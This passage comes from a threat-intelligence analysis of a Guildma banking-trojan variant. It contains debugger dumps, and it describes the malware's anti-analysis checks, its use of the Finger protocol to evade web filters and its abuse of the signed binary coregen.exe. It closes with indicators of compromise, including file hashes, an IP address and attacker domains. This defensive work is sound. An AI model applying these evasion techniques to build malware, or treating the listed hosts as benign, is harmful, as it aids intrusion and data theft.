x87r6 00000000000000000000 ST6 Empty 0.000000000000000000
```

```
Default (stdcall)                                5   Unlocked
1: [esp+4] 004502CA helper.004502CA
2: [esp+8] 00F3F6A4
3: [esp+C] 00F3F74C <&Ordinal491>
4: [esp+10] 0059F664 helper.0059F664
5: [esp+14] 00000001
```

```
Address  Hex                                              ASCII
05483634 4D 5A 50 00 02 00 00 00 04 00 0F 00 FF FF 00 00  MZP.........ÿÿ..
05483644 B8 00 00 00 00 00 00 00 40 00 1A 00 00 00 00 00  ,.......@.......
05483654 00 00 00 00 00 00 00 5E 2F 17 8B 45 A2 51 28 14  .......^/..E¢Q(.
05483664 0A 05 02 01 00 00 00 00 00 00 00 00 00 01 00 00  ................
05483674 C4 AF DF E1 E8 CF B4 93 0E AF 8A 09 6F 70 B8 84  Ä¯ßáèÏ´..¯..op¸.
05483684 5E 6D 6B 72 20 70 72 6F 67 72 61 6D 20 6D 75 73  ^mkr program mus
05483694 0A 9F BD 8A D7 09 C8 30 0F 62 E5 21 C7 23 08 43  ..½.×.È0.bå!Ç#.C
054836A4 63 6B 31 33 0D 0A 24 37 00 00 00 00 00 00 00 00  ck13..$7........
054836B4 7E BF DF EF F7 7B BD 5E 2F 17 8B 45 A2 51 28 14  ~¿ßï÷{½^/..E¢Q(.
054836C4 0A 05 02 01 00 00 00 00 00 00 00 00 00 00 00 00  ................
054836D4 7E BF DF EF F7 7B BD 5E 2F 17 8B 45 A2 51 28 14  ~¿ßï÷{½^/..E¢Q(.
054836E4 0A 05 02 01 00 00 00 00 00 00 00 00 00 00 00 00  ................
054836F4 7E BF DF EF F7 7B BD 5E 2F 17 8B 45 A2 51 28 14  ~¿ßï÷{½^/..E¢Q(.
05483704 0A 05 02 01 00 00 00 00 00 00 00 00 00 00 00 00  ................
05483714 7E BF DF EF F7 7B BD 5E 2F 17 8B 45 A2 51 28 14  ~¿ßï÷{½^/..E¢Q(.
05483724 0A 05 02 01 00 00 00 00 00 00 00 00 00 00 00 00  ................
```

```
00F3F68 00F3F6B0 Pointer to SEH_Record[1]
00F3F68 004502CA helper.004502CA
00F3F69 00F3F6A4
00F3F69 00F3F74C
00F3F69 0059F664 helper.0059F664
00F3F69 00000001
00F3F6A 0059FBE4 helper.0059FBE4
00F3F6A 00F3F6D4
00F3F6A 0056272E return to helper.0056272E from helper.00450278
00F3F6A 000A2C9
00F3F6B 00F3F6B Pointer to SEH_Record[2]
00F3F6B 0056C3E helper.0056C3EC
00F3F6B 00F3F6D
00F3F6B 00F3F6E Pointer to SEH_Record[3]
00F3F6C 0056C40 helper.0056C400
00F3F6C 00F3F6D
00F3F6C 00F3F74
00F3F6C 0059F66 helper.0059F664
```

Figure 11 – Log32.dll decrypt routine

And finally, once loaded, Log32.dll will perform multiple anti-debugging, anti-vm and a series of system verification, like keyboard type and system language, the presence of a DLL belonging to Diebold Warsaw (wslbscr32.dll), before unpacking and launching information stealer procedures.

Final Considerations

Reflecting on the use of Finger on this new variant, a possible reason that came to my mind was the attempt to bypass security filters that are usually applied to the HTTP/HTTPS traffic. Even employees in home office, may have some type of web browsing filter applied by the company, like web proxies. However, it may not be so common for home firewalls to make a more restrictive Internet outgoing filter, preventing, for example, the exit to the TCP/79 port. In the end, as much as the content travels in clear text on Finger, the attacker may end up having more luck with this strategy than if he used the most common path.

Finally, it is interesting to highlight the use of **Signed Binary Proxy Execution** technique by the new Guildma variant. Binaries signed with trusted digital certificates can execute on Windows systems protected by digital signature validation – specially those signed by Microsoft, as ‘coregen.exe’.

There are mitigations and detection strategies for Signed Binary Proxy Execution mapped on MITRE ATT&CK [2] which include restricting the execution of particularly vulnerable binaries to privileged accounts that need to use them and establish a baseline for processes and command line parameters for signed binaries to monitor and spot uncommon usage. **There is a great project named LOLBAS** [5] (Living Off The Land Binaries and Scripts) which maps ‘coregen.exe’ and other binaries that could be abused in a similar way.

References

[1] https://isc.sans.edu/diary/Guildma+malware+is+now+accessing+Facebook+and%A0YouTube+to+keep+up-to-date/25222

[2] https://attack.mitre.org/techniques/T1218/

[3]https://strontic.github.io/xcyclopedia/library/coregen.exe-3BF709AEDF5042C39515756FB72E9EC0.html

[4]https://docs.microsoft.com/en-us/windows-server/administration/windows-commands/finger

[5] https://github.com/LOLBAS-Project/LOLBAS

IOCs

Category	Type	Value	Comment
Artifacts dropped	sha256	412a6b755b2029126d46e7469854add3faa850f5a4700dd1e078fcc536ca418a	ctfmon.exe (coregen.exe) - legitimate file being used to start malicious helper.dll
Artifacts dropped	sha1	5f536e6701d928dd262d475cd6987777b9fa5e33	ctfmon.exe (coregen.exe) - legitimate file being used to start malicious helper.dll
Artifacts dropped	md5	3bf709aedf5042c39515756fb72e9ec0	ctfmon.exe (coregen.exe) - legitimate file being used to start malicious helper.dll
Artifacts dropped	sha256	4fe8e09c61858df60222c5188af91b934d1358ee802d6dc06b4a25e162a71413	helper.dll
Artifacts dropped	sha1	cc19f43dbc98a5f471bb9fc926da6e9b190a925c	helper.dll
Artifacts dropped	md5	1d270124b1e61f21eed666afc4e60d9a	helper.dll
Artifacts dropped	sha256	7889a7cc80dabc034cd02a3667e1f0028332669ca5ccf9a66b4f853064968158	log32.dll
Artifacts dropped	sha1	883bba850a4a6b84bb734841de823c25e09cc4dd	log32.dll
Artifacts dropped	md5	ea6ebcf305585d692fc4d519c94ed215	log32.dll
Artifacts dropped	sha256	5abfff61dcde664006db334859055d22da3b419e2fa2ae734bec48688c564dea	log33.dll
Artifacts dropped	sha1	6aa3cd190f670671c2a93076dc1a77a551dfc3d3	log33.dll

Artifacts dropped	md5	126058c017ca37541da16c5ab6d91257	log33.dll
Payload installation	sha256	9f61fc62aa9734406c164decc00f9c027574c4c5f6865d5fb297fb431f75c3bb	Rt6.js
Payload installation	sha1	77f1cc8b7ce1cbffe91f050cb1e7f790de62e257	Rt6.js
Payload installation	md5	50222aecc6a722564bb5844fa07af4d0	Rt6.js
Network activity	ip-dst	45.79.215.94	
Network activity	domain	martin21.xyz	
Network activity	domain	martin23.xyz	
Network activity	domain	martin24.xyz	
Network activity	domain	martin05.xyz	
Network activity	domain	martin17.xyz	
Network activity	domain	martin27.xyz	
Network activity	domain	martin06.xyz	
Network activity	domain	martin03.xyz	
Network activity	domain	martin04.xyz	
Network activity	domain	martin02.xyz	
Network activity	domain	martin01.xyz	

Network activity	domain	martin08.xyz
Network activity	domain	martin07.xyz
Network activity	domain	martin10.xyz
Network activity	domain	martin11.xyz
Network activity	domain	go8357.xyz
Network activity	domain	alinester07.xyz
Network activity	domain	martin19.xyz
Network activity	domain	martin18.xyz
Network activity	domain	martin16.xyz
Network activity	domain	martin15.xyz
Network activity	domain	martin14.xyz
Network activity	domain	martin13.xyz
Network activity	domain	martin12.xyz
Network activity	domain	martin31.xyz
Network activity	domain	martin30.xyz
Network activity	domain	martin29.xyz

Network activity	domain	martin28.xyz
Network activity	domain	martin26.xyz
Network activity	domain	martin25.xyz
Network activity	domain	martin22.xyz

--